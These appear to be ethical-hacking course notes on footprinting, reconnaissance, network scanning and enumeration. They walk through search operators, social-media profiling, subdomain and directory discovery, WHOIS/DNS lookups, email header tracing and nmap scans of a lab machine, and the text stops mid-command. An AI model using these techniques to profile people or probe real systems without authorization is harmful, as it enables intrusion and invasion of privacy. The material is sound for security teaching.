Overall, the goal of reconnaissance is to gather specific details about the target system's vulnerabilities, weaknesses, and potential entry points. This information helps ethical hackers, system administrators, and security professionals assess and strengthen the security of the target system or network.

It's important to note that both footprinting and reconnaissance are performed as part of ethical hacking practices, with the intention of identifying and mitigating vulnerabilities to enhance the overall security of a system or organization.

Types of Foot printing and Reconnaissance:

There are two main types of footprinting and reconnaissance: active and passive. Let's explore each type and provide examples for better understanding:

1. Active Footprinting and Reconnaissance(direct interaction)

Active footprinting and reconnaissance involve direct interaction with the target system or network. This type of information gathering requires the hacker to engage with the target actively. Examples of active footprinting techniques include:

- Port Scanning: This technique involves scanning the target's network to identify open ports and services running on those ports. It helps in understanding the network's structure and finding potential entry points for further attacks.

- Network Scanning: Network scanning aims to identify live hosts, IP addresses, and other network-related information. It helps hackers map the network and discover devices that may be vulnerable to specific attacks.

- DNS Interrogation: DNS (Domain Name System) interrogation involves querying DNS servers to gather information about domain names, IP addresses, and associated services. It helps in understanding the target's infrastructure and potential vulnerabilities.

- Querying WHOIS Databases: WHOIS databases contain information about domain name registrations. By querying these databases, hackers can obtain details about the domain owner, contact information, and sometimes even information about the network infrastructure.

2. Passive Footprinting and Reconnaissance (indirect interaction)

Passive footprinting and reconnaissance involve collecting information without directly engaging with the target system or network. The hacker gathers publicly available data from various sources. Examples of passive footprinting techniques include:

- Search Engine Queries: Hackers use search engines to find information about the target, such as publicly accessible documents, directories, or configuration files that might reveal sensitive information.

- Social Media Analysis: Hackers investigate the target's presence on social media platforms to gather information about employees, their connections, and potentially exploitable relationships.

- Website Analysis: Analyzing the target's website can provide insights into the organization's structure, employee details, technology in use, and potentially vulnerable areas.

- Online Forums and Discussion Boards: Hackers monitor online forums and discussion boards related to the target's industry or technology to gather information about vulnerabilities, exploits, or insider knowledge.

- Public Records: Public records, such as government websites or regulatory filings, can contain valuable information about the target's infrastructure, partnerships, or legal disputes.

It's important to note that ethical hackers and cybersecurity professionals use these techniques for legitimate purposes, to assess and improve the security of systems and networks. Unethical or malicious use of these techniques is illegal and can lead to severe consequences.

PERFORMING FOOTPRINTING

Footprinting through search engines:

- Not Evil
- Google
- Bing
- Shodam (Hacker's search engine)
- Censys (Hackers search engine)
- Yahoo
- Duck Duck Go (Keeps anonymous no data leak)

Search Operators to gather information using browser:

Operator	Description	Example
Cache	View the cached version of a webpage	`cache:example.com`
Allintext	Search for web pages containing all specified keywords in the text	`allintext:ethical hacking course`
Allintitle	Search for web pages with all specified keywords in their title	`allintitle:cyber security best practices`
Allinurl	Search for web pages with all specified keywords in their URL	`allinurl:password reset`
Filetype	Search for specific file types	`filetype:pdf`
Inurl	Search for web pages with the specified keyword(s) in their URL	`inurl:admin`
Intitle	Search for web pages with the specified keyword(s) in their title	`intitle:cyber security`
Inanchor	Search for web pages with the specified keyword(s) in the anchor text of links pointing to them	`inanchor:password security`
Intext	Search for web pages containing the specified keyword(s) in the text	`intext:reconnaissance techniques`
Site	Search for information within a specific website or domain	`site:example.com`
| (OR)	Act as an OR operator in search queries, allowing multiple keywords to be searched for simultaneously	`ethical hacking OR cybersecurity`
* (Wildcard)	Represents a wildcard character that can be used in search queries to match any word or phrase	`web development * tips`
- (Exclude)	Exclude a specific keyword from search results	`python programming -beginners`
Indexof	Search for directory listings or open directories on a website	`indexof:passwords`

Foot printing through social networking sites:

Footprinting through social media involves gathering information about a target by searching for their online presence on platforms like Google, Facebook, Instagram, and Twitter. It allows you to gather valuable insights about an individual or organization by analyzing their public profiles, posts, and other shared information. Here's how you can perform social media footprinting using these platforms:

1. Google: Google is a powerful search engine that can help you find information about a target's online presence. By searching for specific keywords or using advanced search operators, you can uncover relevant information. For example, searching for "site:twitter.com targetname" will display tweets and profiles related to the target.

2. Facebook: Facebook is a popular social media platform where people share personal information, interests, and connections. You can search for a target's Facebook profile by entering their name in the search bar. Additionally, you can explore their posts, photos, and interactions to gather more information about their activities, interests, and relationships.

3. Instagram: Instagram is a visual platform where users share photos and videos. To footprint through Instagram, search for a target's Instagram handle or username. By exploring their posts, followers, and interactions, you can gain insights into their lifestyle, hobbies, interests, and even potential connections.

4. Twitter: Twitter is a microblogging platform where users share short messages called tweets. To footprint through Twitter, search for a target's Twitter handle or username. By analyzing their tweets, followers, and engagements, you can learn about their opinions, interests, activities, and affiliations.

Foot printing a website:

Steps in foot printing and reconnaissance:

1. Knowing Website Tech: Tools like Netcraft and Wappalyzer help you determine the technologies used by a website. They can identify the web server, programming languages, content management systems (CMS), and other software or frameworks employed on the site.

2. Sub Domains of Website: Sublist3r and Subdomainfinder are tools that help you discover subdomains associated with a website. Subdomains are like separate sections or branches of a website with unique addresses (e.g., subdomain.example.com). These tools scan and list subdomains related to the main website.

3. Finding Hidden Links: Link Extractor and DIRB (Directory Buster) are tools used to find hidden or less accessible links on a website. Link Extractor helps extract links from a webpage, including those that may not be easily visible. DIRB is specifically designed to discover hidden directories or folders on a web server.

4. Check Security of Headers: SecurityHeader.com is a website that allows you to check the security headers of a given website. Security headers are additional information sent by a web server to enhance security. This tool helps you analyze the headers and ensure they are properly configured to protect against common web vulnerabilities.

5. IP's and Buffer Size of Website: This point refers to gathering information about the IP addresses associated with a website. IP (Internet Protocol) addresses are unique identifiers assigned to devices connected to a network. Understanding a website's IP addresses can provide insights into its infrastructure. Buffer size, on the other hand, refers to the amount of data that can be stored temporarily while being transferred between devices or processes.

6. SSL Test: SSL Labs (ssllabs.com/ssltest) is a website that allows you to test the SSL (Secure Sockets Layer) configuration of a website. SSL is a security protocol that ensures encrypted communication between a web server and a user's browser. This test evaluates the SSL implementation of a website, checking for vulnerabilities and providing a security rating.

7. Wayback Machine: The Wayback Machine (archive.org/web) is an online service that archives snapshots of websites over time. It allows you to see previous versions of a website and track its historical changes. This can be useful for research, retrieving lost information, or analyzing the evolution of a website.

8. Checking SPF Record: SPF (Sender Policy Framework) is a DNS (Domain Name System) record that specifies which mail servers are authorized to send emails on behalf of a domain. Checking the SPF record helps verify the legitimacy of emails sent from a particular domain and prevents email spoofing or phishing attempts. There are tools available to check the SPF record of a domain and ensure it is correctly configured.

Practical:

- To check the technologies used in the website used browser extensions like *Netcraft Analyzer* and *Wappanlyzer* .and www.buildwith.com
- Just visit any website for example www.amazon.in and click on the wappanalyzer icon it will provide all the information about the framework of the website
- Do the same with Netcraft it will show you the info then click on site report the link of side report is https://sitereport.netcraft.com/?url=https://www.amazon.in it displays various information .

To find subdomain:

- Git clone the GitHub repository using : https://github.com/aboul3la/Sublist3r.git
- Now open the folder in which it is stored
- Install the requirements by using pip install -r requirements.txt command
- Give executable permissions: chmod +x sublist3r.py
- To run the module use: python3 sublist3r.py
- These are the options available:
  OPTIONS:

```
-h, --help            show this help message and exit
-d DOMAIN, --domain DOMAIN
                      Domain name to enumerate it's subdomains
-b [BRUTEFORCE], --bruteforce [BRUTEFORCE]
                      Enable the subbrute bruteforce module
-p PORTS, --ports PORTS
                      Scan the found subdomains against specified tcp ports
-v [VERBOSE], --verbose [VERBOSE]
                      Enable Verbosity and display results in realtime
-t THREADS, --threads THREADS
                      Number of threads to use for subbrute bruteforce
-e ENGINES, --engines ENGINES
                      Specify a comma-separated list of search engines
-o OUTPUT, --output OUTPUT
                      Save the results to text file
-n, --no-color        Output without color
```

Example: python sublist3r.py -d google.com

To find hidden links:

- Use dirb in the same directory and then domain name
- To use GUI version just type " Dirbuster" in terminal
- We can also use browser extensions like *Link Extractor(website)* https://www.webtoolhub.com/tn561364-link-extractor.aspx and *Link Gopher* browser extension.

To check security headers:

- Visit the website https://securityheaders.com/ and insert the website url you want to search.

To check IP and Buffer size of any website:

- Open command prompt or terminal in windows or any linux machine
- Use ping command to find IP for example ping ww.google.com
- To find the buffer size use "ping -f -l 1000 www.google.com " in windows terminal Where -f represents no fragmentation and -l defines the length or number of packet.

SSL testing on website:

- Visit the website https://www.ssllabs.com/ssltest/ and in host name submit the url of the website which is needed to be tested
- Specimen of SSL report SSL Server Test: www.wscubetech.com (Powered by Qualys SSL Labs)

Using Wayback Machine to access and preserve historical web content for research, verification, and reference purposes.

- Visit the website Wayback Machine (archive.org)
- Paste the URL of the websites info you want in this example we will take WsCube Tech: India's Most-Trusted IT Training Institute

Analysing SPF record:

An SPF (Sender Policy Framework) record is a type of DNS (Domain Name System) record that specifies which email servers are authorized to send emails on behalf of a specific domain, helping to prevent email spoofing and improve email deliverability.

To check SPF record:

- Visit the website of SPF Check & SPF Lookup - Sender Policy Framework (SPF) - MxToolBox
- This is the output of SPF record Network Tools: DNS,IP,Email (mxtoolbox.com)

Foot printing an email address:

- Download the email header.
- Click on three dot of any mail and show original.
- Open the website Free Email Header Tracer | IP2Location
- And paste the email header
- It will give various information about

1. Country
2. Region & City
3. Coordinates
4. ISP
5. Local Time
6. Domain
7. Net Speed
8. IDD & Area Code
9. ZIP Code
10. Weather Station
11. Mobile Carrier
12. Mobile Country Code (MCC)
13. Mobile Network Code (MNC)
14. Elevation
15. Usage Type
16. Category
17. District
18. ASN
19. AS

DNS, WHOIS and more Footprinting Techniques

DNS (Domain Name System) is a decentralized system that translates domain names (e.g., example.com) into IP addresses (e.g., 192.0.2.1) that computers use to identify and communicate with each other over the internet. It acts as a directory or phone book for the internet, enabling users to access websites by typing in domain names instead of remembering complex IP addresses.

WHOIS is a protocol and database that provides information about domain names, including details about the registered owner, registration date, expiration date, name servers, and contact information. It allows users to query and retrieve information about a particular domain name or IP address. WHOIS data is often used for domain registration management, domain ownership verification, and investigating network-related issues.

DNS lookup:

- Visit the website DNS Lookup - Check DNS Records (dnschecker.org)
- And paste the URL of the website you want to check the Domain Name Server WsCube Tech: India's Most-Trusted IT Training Institute
- The output of the website is DNS Lookup - Check DNS Records (dnschecker.org)

WHOIS Lookup:

- Visit the website WHOIS Search, Domain Name, Website, and IP Tools - Who.is
- Paste the URL of the website wscubetech.com whois lookup - who.is
- The result of the website can be seen here wscubetech.com whois lookup - who.is

WHOIS using parrot terminal:

- Open the parrot terminal
- Give the command whois google.com
- It will display the information

NS LOOKUP:

- Visit the website DNS Lookup — Nslookup.io
- Paste the link of the website you want to search
- Results: DNS Lookup — Nslookup.io

MX Lookup:

- Visit the website MX Lookup Tool - Check your DNS MX Records online - MxToolbox
- Paste the link of the website
- Results: Network Tools: DNS,IP,Email (mxtoolbox.com)

Viewing LinkedIn Profile Anonymously:

- Visit the website named mobile friendly test Mobile-Friendly Test – Google Search Console

- Paste the link of LinkedIn profile you want to visit for example https://in.linkedin.com/company/wscubetechindia
- And click on test URL
- Click on view tested page
- On the right side the tested page of the html code will be available
- Copy the code
- Open the website of codebeautify Code Beautify and Code Formatter For Developers - to Beautify, Validate, Minify, JSON, XML, JavaScript, CSS, HTML, Excel and more and select html viewer.
- Paste the code
- And click on run and view

What is Network Scanning:

Network scanning refers to the process of identifying and mapping the network infrastructure and devices within a network. It involves sending data packets or requests to network hosts or IP addresses to gather information about them. Network scanning helps in discovering active hosts, open ports, and services running on those hosts. It provides valuable information about the network topology, security vulnerabilities, and potential entry points for attackers. Network scanning can be performed using various techniques and tools, such as port scanning, vulnerability scanning, and network mapping, to assess the security posture of a network and identify any potential weaknesses or misconfigurations.

Network scanning is a crucial phase in the field of ethical hacking and cybersecurity. It involves the systematic exploration and analysis of a network infrastructure to gather information about active devices, open ports, and potential misconfigurations. Network scanning helps identify vulnerabilities that can be exploited by attackers and allows organizations to proactively secure their networks.

The process of network scanning typically involves the following steps:

1. Reconnaissance: Before conducting a network scan, it's essential to gather information about the target network. This can be done through passive reconnaissance techniques such as searching for publicly available information, analyzing DNS records, or utilizing search engines. The goal is to gather as much information as possible about the target network.

2. Discovering Active Devices: The next step is to identify the active devices on the network. Network scanning tools like Nmap (Network Mapper) are commonly used for this purpose. By sending specially crafted packets to the target network, these tools can determine which IP addresses are active and responding. This information helps in creating an inventory of devices that will be further analyzed.

3. Port Scanning: Once the active devices are identified, the next step is to scan for open ports on those devices. Ports are communication endpoints used by network services and

applications. Port scanning tools like Nmap can be used to send network packets to target devices and determine which ports are open, closed, or filtered. Open ports indicate potential entry points for attackers or misconfigured services that could be exploited.

4. Service Identification: After identifying open ports, the network scanning process focuses on determining the services running on those ports. Network scanners send specific requests to the open ports to gather information about the services, including their versions and configurations. This information is vital for identifying known vulnerabilities associated with specific services and helps in assessing the security posture of the target network.

5. Vulnerability Assessment: Once the network scan is completed, the collected data is analyzed to identify potential vulnerabilities and misconfigurations. This can be done using vulnerability assessment tools that compare the collected information against known vulnerabilities and security best practices. The assessment helps identify weaknesses that can be targeted by attackers and provides valuable insights for remediation efforts.

6. Reporting and Remediation: The final step involves documenting the findings and generating a comprehensive report. The report should include details about the network scan, active devices, open ports, identified vulnerabilities, and recommended remediation actions. This information enables system administrators and security professionals to prioritize and address the identified weaknesses, enhancing the overall security of the network.

It's important to note that network scanning should be conducted with proper authorization and in compliance with legal and ethical guidelines. Unauthorized scanning can be illegal and can lead to severe consequences. Therefore, it is crucial to obtain proper permissions and adhere to the applicable laws and regulations before conducting any network scanning activities.

Network scanning methodologies:

- Select Target
- Scan for IP range
- Scan for open ports
- Checking services
- Grabbing Version
- Grabbing OS
- Bypassing IDS
- Selecting Correct Scan

Types of network scan:

Importance of Network Scanning:

- Gaining Info of Target
- Knowing the IP range
- Finding Open Ports for enumeration
- Knowing Running Services
- Grabbing Versions
- Grabbing OS
- Bypassing IDS
- Networking Overview

BASIC TO NETWORK SCANNING

Introduction to Enumeration:

Certainly! Enumeration is like being a detective in the cybersecurity world. It involves gathering information about a computer system or network to understand its weaknesses and vulnerabilities. It's like trying to find all the doors and windows in a house to see if any of them are unlocked or can be easily broken into.

To do this, ethical hackers or security professionals use different techniques. They check which services are running on the target system and what software versions they have. They try to find valid usernames or user accounts that could be exploited. They also create a map of the network to see how everything is connected.

Additionally, they search for accessible directories and files on websites or systems to find any sensitive information that shouldn't be public. They may also look into the target's DNS configuration to gather information about subdomains or IP addresses associated with it.

By performing enumeration, these cybersecurity experts can identify potential weaknesses in the system's defenses. This helps them plan the next steps to enhance security and protect against possible attacks.

In simpler terms, enumeration is like exploring a computer system or network to find out where its weak points are, just like a detective looking for clues to solve a case.

Types of Enumeration:

1. NetBIOS Enumeration:

NetBIOS Enumeration is the process of gathering information about a target system's NetBIOS services. NetBIOS stands for Network Basic Input/Output System and is a protocol used for communication between computers on a local network. During NetBIOS Enumeration, hackers or security professionals try to discover shared resources, such as file shares or printers, on the target system. By identifying these resources, they can gain insights into potential vulnerabilities or access points.

2. SNMP Enumeration:

SNMP Enumeration involves gathering information about a target system's Simple Network Management Protocol (SNMP) services. SNMP is a protocol used for network management and monitoring. In SNMP Enumeration, hackers or security professionals attempt to query the target system's SNMP agents to retrieve valuable information, such as system configuration details, network statistics, or device status. This information can help in identifying potential security weaknesses or misconfigurations.

3. SMTP Enumeration:

SMTP Enumeration is the process of gathering information about a target system's Simple Mail Transfer Protocol (SMTP) service. SMTP is a protocol used for sending and receiving

email messages. During SMTP Enumeration, hackers or security professionals try to identify valid email addresses or user accounts on the target system. By enumerating SMTP, they can gather information about the email infrastructure, such as mail server names, version numbers, or potential vulnerabilities that could be exploited.

4. LDAP Enumeration:

LDAP Enumeration involves gathering information about a target system's Lightweight Directory Access Protocol (LDAP) service. LDAP is a protocol used for accessing and maintaining directory information, such as user accounts, within a network. In LDAP Enumeration, hackers or security professionals attempt to query the target system's LDAP server to extract valuable information, such as user account details, organizational structures, or access control policies. This information can help in identifying potential security weaknesses or gaining unauthorized access.

5. NTP Enumeration:

NTP Enumeration refers to the process of gathering information about a target system's Network Time Protocol (NTP) service. NTP is a protocol used for synchronizing the time on computer systems. During NTP Enumeration, hackers or security professionals try to query the target system's NTP server to retrieve information about the time synchronization configuration, associated IP addresses, or system status. This information can be useful for identifying potential vulnerabilities or conducting further attacks.

6. DNS Zone Transfer:

DNS Zone Transfer is the process of gathering information about a target system's Domain Name System (DNS) zone. DNS is responsible for translating domain names into IP addresses. In DNS Zone Transfer, hackers or security professionals attempt to request a full copy of a target system's DNS zone, including information about subdomains, IP addresses, and other DNS records. This information can provide insights into the target's network infrastructure, potential entry points, or misconfigurations that could be exploited.

Default Ports:

Port Number	Protocol	Application
53	TCP/UDP	DNS Zone Transfer
135	TCP/UDP	RPC Endpoint Mapper
137	UDP	NetBIOS NS
139	TCP	SMB over NetBIOS
445	TCP/UDP	SMB over TCP
161	UDP	SNMP
389	TCP	LDAP
162	TCP	SNMP Tray

SECURITY MEASURES FROM ENUMERATION

Countermeasures For SMTP:

- Ignore email messages to unknown recipients
- Not to include sensitive-mail server and local host information in mail responses
- Disable open relay feature
- Limit the number of accepted connections from a source in order to prevent brute force attacks

Countermeasures for LDAP:

- B default, LDAP traffic is transmitted unsecured; use SSL or STARTTLS technology to encrypt the traffic
- Select a username different from your email address and enable account lockout.

Countermeasures For SMB:

- Disable SMB protocol on Web and DNS Servers
- Disable SMB protocol on Internet facing servers
- Disable ports TCP_139 and TCP 445 used by the SMB protocol
- Restrict anonymous access through RestrictNuIISessAccess parameter from the Windows Registry

HOW TO ENUMERATE NETBIOS

- Turn on parrot as well as meta exploit machine
- Find the ip address of Meta exploit machine using ifconfig command
- Open terminal of parrot OS and give sudo permissions and ping the IP.
- For version scan
  nmap 192.168.153.255 -sV -vv -p 130-140
    a. `nmap`: This is the command itself, which is used for network exploration and security auditing.


    b. `192.168.153.255`: This is the target IP address you want to scan. In this case, it's `192.168.153.255`, which represents a broadcast address in a local network. The broadcast address is used to send a message to all devices within the specified network.

    c. `-sV`: This option tells `nmap` to perform service version detection. It attempts to determine the application and version of the services running on the scanned ports.


    d. `-vv`: This option increases the verbosity level of the command output. By specifying it twice (`-vv`), you enable maximum verbosity, which provides detailed information about the scanning process.

    e. `-p 130-140`: This option specifies the port range to be scanned. In this case, it scans ports 130 to 140, including both endpoints. Port scanning helps identify which ports are open and potentially vulnerable on the target system.


By executing the `nmap` command with these options and arguments, you would perform a scan on the target IP address, attempting to detect the versions of services running on ports 130 to 140. The output of the command would provide detailed information about the scanned ports and the services associated with them.



map 192.168.153.135 -vv -p 139 --script=nb

